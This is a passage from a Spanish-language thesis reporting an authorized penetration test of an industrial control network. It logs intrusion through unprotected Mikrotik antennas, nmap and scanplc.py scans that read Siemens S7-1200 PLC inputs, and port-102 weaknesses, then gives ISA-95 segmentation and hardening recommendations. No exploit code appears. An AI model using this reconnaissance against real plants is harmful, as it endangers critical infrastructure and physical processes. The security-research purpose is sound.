


Figura IV.41: Conexión al Punto de Acceso.

Fuente: Investigador

Tareas Ejecutadas 27 de marzo del 2017

- Continuación de fase de hacking externo (modalidad Gray Box).
- Uso de antena en modo terminal con conexión al punto de acceso en zona Macasto.
- Cambio de IP en Maquina Kali Linux causando pérdida de señal inalámbrica de las estaciones con la centra, por conflictos de IP (IP repetida).
- Escaneo de activos vivos por Herramienta IPSCAN.

Hallazgos

- Reconocimiento de dispositivos activos, Siemens, Mitsubishi, Routerboard.

Anexo




Figura IV.42: Reconocimiento de dispositivos activos

Fuente: Investigador

Tareas Ejecutadas 28 de marzo del 2017

- Continuación de fase de hacking externo (modalidad Gray Box).
- Uso de antena en modo terminal con conexión al punto de acceso a AP desde zona Amazonas.
- Escaneo de activos vivos por Herramienta nmap.
- Escaneo de activos por herramienta scanplc.py.
- Reconocimiento de PLC´s, Siemens – Mitsubishi

- Lectura de entradas digitales sobre PLC´s siemens

Hallazgos

- Reconocimiento de dispositivos activos marca Siemens.
- Verificación de funcionamiento y puesta en marcha de los PLC´s siemens por lectura de sus entradas y salidas digitales.

Anexo




Figura IV.43: Reconocimiento de dispositivos activos

Fuente: Investigador




Figura IV.44: Lectura de entradas y saldas digitales sobre PLC siemens.

Fuente: Investigador

Sobre la familia PLC S7-1200 para los Dispositivos 1212c, 1214c; se reconoce vulnerabilidades amplias en el puerto 102 ISO-TSAP el cual utiliza protocolo S7.

Las antenas Mikrotik al no encontrarse con contraseñas de protección se vuelven muy vulnerables facilitando a un atacante la intrusión a la red inalámbrica y por ende el ataque dirigido hacia la red industrial. También el uso de PLC siemens sin contraseñas facilitan el ataque sobre los mismos los cuales en la empresa se realizó un análisis dando afirmativo en la configuración por defecto de estos módulos.

4.6 Implementación procedimientos de seguridad en la configuración de los dispositivos industriales.

En vista que fue exitoso el ataque sobre la ICS se procede a realizar un manual de configuraciones y recomendaciones para la seguridad de información en el área industrial protegiendo dispositivos de control industrial y dispositivos de conexiones de red tanto inalámbricas como alámbricas, haciendo uso de normas de seguridad informática industrial.

En este apartado se introducirá recomendaciones para una orientación de seguridad

como guía para un diseño fortificado en los sistemas de automatización.

Introducción

Actualmente la seguridad a los Sistemas de Infraestructura Crítico es muy relevante, ya que son sistemas que tienen un rol muy importante en la sociedad brindando algún tipo de servicio necesario.

El incremento de interés en la seguridad en los Sistemas Industriales según el ICS-CERT se ha dado por: aumento de vulnerabilidades, ataques publicados sobre estas infraestructuras, mayor cantidad de investigadores trabajando bajo este tema, responsables de los sistemas cada vez más concienciados acerca de la seguridad informática en las industrias, mayor número de herramientas de fácil uso para realizar daños informáticos de manera instantánea.

Naciendo así diferentes motivos para el cuidado tanto físico, como lógico de los Sistemas de Infraestructura Crítico.

La industria Tradicionalmente está basada en el concepto “safety” dirigido a peligros físicos, de propia seguridad industrial, tomando poco el concepto de “security” encaminamiento a las posibles amenazas que pueden existir ya que es difícil y no predecibles los casos que pueden ocurrir, entre estas posibilidades el clima, animales dañando algún dispositivo, desastres naturales, ciber agresores, etc.; son por estos motivos que existe un gran incremento en el cuidado de la ICS, pero una de las amenazas actualmente con mayor recurrencia son los ciber agresores, esta coacción ha crecido exponencialmente causando muchos perjuicios en empresas industriales.

En las empresas industriales se crean planes para las posibles amenazas, pero para un ciberataque en una red privada es casi nulo, por la errada creencia de seguridad sobre esta red.

Por los motivos nombrados anteriormente se brindará recomendaciones para una fortificación de la red industrial, brindando seguridad en niveles del sistema, configurando equipos tal como los dispositivos PLC de control industrial y las antenas de comunicación inalámbrica.

Recomendaciones Generales

Sección que brindara la ayuda para incrementar la seguridad de las redes industriales.

- Muchas de las empresas no cuentan con políticas de seguridad informática indicando derechos, obligaciones y/o sanciones que se pueda incurrir sobre usurarios que se manejen bajo conocimiento confidencial de la empresa. Una herramienta brindada para la creación de políticas de seguridad es la herramienta web del CERT (http://www.rediris.es/cert/docs/poliseg.es.html) brindando aspectos que debe albergar una política de seguridad.
- Las seguridades brindadas hacia las ICS en el Ecuador en su punto primordial es la separación de la red industrial con la red administrativa para sí manejar de manera independiente cada una de las redes y de manera efectiva.
- Se recomienda que las redes de comunicación y control industrial sean alejadas de redes consideradas inseguras utilizando una red privada, consecutivamente usar una segmentación y protección de redes, pero con el agregado de una seguridad en profundidad debido al caso que un futuro se tenga la necesidad de ser conectada al internet, ya que al manejarse una seguridad simple en una ICS conlleva muchas amenazas ya sea que la misma se encuentre conectada o no al internet. Hoy en día este tipo de seguridad simple han llegado a ser vulneradas y alcanzando el éxito de ataques sobre un Sistema de Infraestructura Crítica. Por estos motivos se recomienda utilizar la protección de segmentación y defensa de redes con agregados de seguridad en profundidad creando una seguridad más robusta.

Recomendaciones para un diseño de arquitectura de red en ICS

Una protección robusta en una ICS nace desde su propio diseño de arquitectura de red, estableciendo segmentos de redes diferenciados cada uno con su debida protección; separando estos segmentos con distintas funciones y objetivos, aplicando medidas de seguridad y evitando flujos de información innecesaria.

El Sistema de Infraestructura Crítico al manejar segmentos de Internet, FTP o correo electrónico conjeturan un riesgo para la red, en especial si la estructura no cuenta con las suficientes seguridades para establecer un sistema con estos servicios, por ende esta zona debe ser diferenciada o separada de la red industrial; en el caso que el Sistema tenga la necesidad de utilizar el servicio de internet, FTP, etc., es

recomendable establecer múltiples niveles de arquitectura de red con una identificación de cada segmento según el contenido del mismo.

Un diseño básico que se propone por el estándar "International Society of Automation" (ISA) en la norma ISA-95, supone sobre la integración de la red empresarial con la red industrial, modelo denominado "Purdue Enterprise Reference Architecture", estableciendo 5 niveles agrupados por segmentos de red, ya que este estándar facilita el diseño de estrategias de seguridad permitiendo la adopción de medidas específicas por cada nivel, instaurando mecanismos seguros para el flujo de la información.

Niveles ISA-95

- Nivel 0: Proceso productivo
- Nivel 1: Dispositivos de proceso y manipulación de productos. (Sensores, Actuadores, PLC, etc.)
- Nivel 2: Dispositivos de monitorización y control de procesos. (HMI, SCADA)
- Nivel 3: Dispositivos de almacenamiento de todos los históricos de la SCADA (Historiam, Mesh, etc.)
- Nivel 4: Infraestructura logística y de planificación




Figura IV.45: Niveles lógicos, Norma ISA-95

Fuente: Investigador, basado en [58]

ISA-95, norma que brinda la recomendación de segmentación por niveles facilitando así la inserción de seguridades por nivel para una fortificación generalizada de la red.

Seguridad en diseño de una red ICS

En la actualidad los Sistemas de infraestructura crítica, poseen una gran cantidad de vulnerabilidades, debido a la falta de actualización en los dispositivos de comunicación de la red o a el uso de diseño de redes obsoletas, que al ser explotadas pueden generar pérdidas económicas. Es por este motivo que el diseño de arquitectura de Sistemas de infraestructura crítica debe tener las seguridades correspondientes para mitigar o soportar un ataque cibernético.

La segmentación de zonas, el aseguramiento de las mismas dotando de medidas de seguridad con un control de flujo de datos, minimizará un ataque sobre un dispositivo comprometido.

La típica red de configuración de ICS como se puede observar en la figura IV.46, conlleva bajos niveles de protección es por ese motivo que se han dado varios casos de ataques sobre los Sistemas.




Figura IV.46: Arquitectura básica de ICS

Fuente: Investigador, basado en [59]

Usando como protección una división de zonas y haciendo referencia a la norma ISA-95 según la figura IV.47, el INCIBE de España realiza una recomendación de arquitectura de ICS indicando que se debe contar un mínimo de 3 zonas de separación las cuales son: Red de control, DMZ y LAN corporativa, esta medida dificultará una infección en alguna zona de la red o el salto de la contaminación a otra zona.




Figura IV.47: Arquitectura ICS con seguridades básicas ajustadas a la norma ISA-95, INCIBE, España.

Fuente: Investigador, basado en [59]

Es recomendable trabajar como se ha indicado anteriormente con redes segmentadas realizando el uso de firewalls para un filtrado de tráfico, utilizando VLAN's para generar una segmentación correcta con Listas de control de acceso (ACL), para así formar reglas de acceso basado en elementos conocidos y negando el acceso al resto, todo esto en una configuración de router, en el caso de existir una corrupción se evitaría el contagio de otras capas de la red contando con el uso de un sistema de detección de intrusos (IDS/IPDS) para tener la posibilidad de una detección de ataques al momento que suceden, ayudando de gran manera en la protección y fortificación de la Red.




Figura IV.48: Segmentación de red con uso de firewalls y ACLs.

Fuente: Investigador, basado en [60]

Otro punto débil en la estructura de red de las ICS, son las redes inalámbricas las cuales conllevan amenazas adicionales debido a los puntos de acceso, el sistema debe tener la menor cantidad puntos de interconexión si posible evitar los mismos y realizar conexiones punto a punto de enlaces inalámbricas, para así impedir posibles intrusos por medio de esta comunicación.

Seguridad en Dispositivos

La seguridad sobre dispositivos inmersos en sistemas de procesos industriales es de suma importancia debido que al realizarse un ataque y no lograr el acometido de comprometer servidores e historians como puede ser el SCADA, el siguiente punto débil de una ICS son los dispositivos de control Industrial. El interés sobre el PLC se da porque es uno de los dispositivos que lleva una gran cantidad de control sobre una red industrial y no tiene las seguridades pertinentes como un servidor SCADA.

Por ende, el PLC está siendo el foco de atención para ataques y protecciones al mismo tiempo.

Uno de los mayores problemas sobre los módulos es que no cuentan con firewalls

internos de protección y externamente a nivel general de una red ICS en su diseño de protección, no se fortifica el área de control utilizando configuraciones por defecto en todos los dispositivos de control, llegando a ser un área completamente vulnerable y de fácil ataque.

Otros de los dispositivos de punto vulnerable son sus antenas de comunicación inalámbricas dos situaciones hacen tan vulnerables estas comunicaciones primero gran cantidad de puntos de acceso sin su debida restricción de conexiones sobre el mismo y segundo el uso de sus configuraciones de seguridad por defecto yaciendo un foco y punto débil para una intrusión a la red industrial y por ende conllevando a posibles ataques sobre la red.

Seguridad Física en dispositivos Finales

Los dispositivos deben estar protegidos contra accesos no autorizados, la restricción a dispositivos de control industrial es un gran complemento necesario para prohibiciones de acceso remoto y autenticaciones. Un acceso físico hace que el resto de medidas de seguridad disminuyan facilitando el ataque sobre un sistema de procesos.

Monitorización y Prevención contra malware

La monitorización por medio de los Sistemas de detección de intrusos (IDS) es muy favorable para el cuidado de una red, definiendo una línea base y comprobando continuamente el correcto funcionamiento de un segmento de red para detectar anomalías evitando acciones automáticas sin conocimiento del administrador.

Recomendaciones de seguridad para una infraestructura ICS

I. Recomendaciones de configuración de firewalls

Complementado el apartado de Seguridad en el diseño de una red ICS, de manera general se pueden aplicar las siguientes reglas:

- Generar listas blancas para denegar todas las comunicaciones permitiendo solo así las conocidas y necesarias.
- Especificar direcciones IP de origen y destino.
- Permitir el tráfico a solo una dirección IP específica o rango de direcciones.
- Denegar el tráfico desde la red de Control, hacia la red corporativa.

- El tráfico de datos de la red de control debe finalizar en el área DMZ.
- No se debe permitir el acceso a internet de dispositivos de control.
- Las redes del sistema de control no se deben conectar directamente al internet así estén asignadas y protegías por un firewall.
- Las políticas de firewall deben probarse periódicamente.
- Todos los cortafuegos deben tener un respaldado.

II. Recomendaciones para configuraciones de dispositivos de control Industrial PLC y antenas de comunicación inalámbrica.

Complementado el apartado de seguridad de dispositivos se recomienda aplicar las siguientes reglas:

- Utilización de contraseñas seguras y robustas para acceder a la configuración de los dispositivos (PLC Y ANTENAS) evitando las contraseñas nulas. (se recomienda cambiar la contraseña cada dos meses, manteniendo un régimen correcto de seguridad.)
- Actualización de Firmwares en dispositivos de control industrial, cuando existen actualizaciones recomendadas por fabricante.
- Antes de instalar dispositivos o equipos de control industrial verificar que garanticen cumplimiento a normas de seguridad tanto informáticas como físicas para una estabilidad a largo plazo.
- Respaldos de la configuración de la información interna de los dispositivos de control industrial.
- Configuración de antenas utilizando SSIDs únicos. (nombres no relacionados con la empresa para dificultar la búsqueda de redes inalámbricas de una empresa)
- Utilizar protocolos wireless propios de la antena. (para evitar exista protocolos en común con antenas auditoras evitando
- Habilitar firewall de Protección y encriptación de datos en Configuración de dispositivos de comunicación inalámbrica.
- Respaldo de configuración de las antenas y PLC’s. (dicha información se encuentra bajo la custodia del administrador del sistema SCADA)

III. Recomendaciones para una seguridad física de dispositivos.

Complementando el apartado de seguridad física en dispositivos industriales se recomienda aplicar las siguientes reglas:

- Aseguramiento de puertos físicos en Switches para evitar conexiones físicas no permitidas. (nombre genérico de tapas de puertos de Switch).
- Uso de perímetros de seguridades solo para personal de la empresa utilizando una Comprobación de integridades físicas de los dispositivos, (biométricos).

IV. Recomendaciones para una correcta monitorización de red y prevención de malware

Complementado el apartado de Monitorización y Prevención contra malware se recomienda aplicar las siguientes reglas:

- Es recomendable actualizar la base de firmas de ataques conocidos para el sistema de monitorización de intrusos (IDS).
- Comparar parámetros iniciales de configuración de los dispositivos con el funcionamiento real del sistema para descartar intrusiones en la red comprobando el correcto funcionamiento del mismo.
- Implementar antivirus en los firewalls, servidores y estaciones de trabajo para evitar contaminaciones por virus.

V. Recomendaciones para Evitar el robo de información confidencial en una empresa.

- Instalar antivirus corporativo que permitan la monitorización de conexión de dispositivos de almacenamiento para evitar el daño en los equipos de la red, infección de virus y robo de información.
- Evitar el préstamo de dispositivos de la empresa debido a que los mismos en su memoria llevan internamente configuraciones e información confidencial de la empresa.

- En el caso de pérdida de dispositivos de la empresa modificar SSIDs de dispositivos para así evitar ser detectados y realizar un cambio de contraseñas en los mismos.
- Establecer actas de confidencialidad de información de la empresa con administradores, trabajadores, pasantes, practicantes de la institución.

Capítulo V

Conclusiones y Recomendaciones

5.1 Conclusiones

- Los sistemas de control industrial basan sus seguridades en safety (Seguridad Industrial) dejando de lado la security (Seguridad de la Información), conllevando a problemas de seguridad en su infraestructura de red encontrándose frecuentemente amenazados por ciberataques de cualquier índole sea la configuración de red que utilice.
- Los dispositivos de control industrial al ser analizados bajo hacking ético en un banco de pruebas, sobre la Familia PLC S7-1200 Siemens, en la no actualización de firmware y en la configuración de seguridad por defecto sin uso de contraseñas para una protección de tramas de comunicación y memorias internas, los dispositivos PLC siemens son completamente vulnerables debido a no seguir planes de seguridad de la información, facilitando un ataque sobre el área de control de procesos físicos, llegando a ser muy catastrófico ya que son el corazón de la automatización de procesos y por ende parte fundamental de una infraestructura crítica.
- El desarrollo de una interfaz para unificar herramientas de auditoría técnica para ICS o para dispositivos de control industrial facilita el acceso a las mismas de manera inmediata para realizar un análisis o ataque en menor tiempo, llegando a ser una ejecución casi automática.
- El análisis de vulnerabilidades en dispositivos de control industrial en departamentos de investigación son muy significativos para la

búsqueda de fragilidades recaen sobre los mismos, consecuentemente el desarrollo de Auditorías Técnicas sobre los Sistemas de Infraestructura Crítica permitirán develar todas las vulnerabilidades que esta tenga presente, utilizando todas las debilidades detectadas para generar recomendaciones de fortificación y cuidado en la seguridad informática de los módulos y de los sistemas de redes industriales en general, cuidando de los activos internos de una empresa.

- El incremento de vulnerabilidades y ataques en Sistemas de Control Industrial han crecido los últimos cinco años aumentando exponencialmente cada periodo, dado por la mayor cantidad de investigación sobre este tipo de redes y la facilidad de acceso a la información acerca de herramientas, vulnerabilidades y ataques informáticos sobre las ICS brindando facilidades para intrusiones instantáneas con éxito sobre una red de sistemas industriales.
- El éxito de un ataque cibernético sobre un Sistema de Control Industrial deja grandes pérdidas económicas por la paralización de producción, por daños generados en maquinaria y pérdida de la supervisión y control de procesos de un sistema, dejando un gran desgaste económico e incalculable ya que depende directamente del costo de ganancia por producción y la pérdida de los activos y sistemas de la empresa.

5.2 Recomendaciones

- Para fortalecer la seguridad interna del sistema se debe evitar el manejo de claves y acceso a personas desconocidas o no correspondientes a la administración de los sistemas de control ya que se manejan procesos muy importantes en tiempo real, evitando que se filtre información a personal no correspondiente a la empresa o terceras personas.

- Es necesario contar con un departamento técnico de investigación para realizar pruebas de vulnerabilidades sobre el funcionamiento de dispositivos de control industrial e ICS´s.
- Las herramientas recopiladas para la realización de la auditoría técnica manejan diferentes versiones de paquetes, necesitando actualizar estas herramientas con el objetivo de que estos paquetes funcionen con versiones similares.
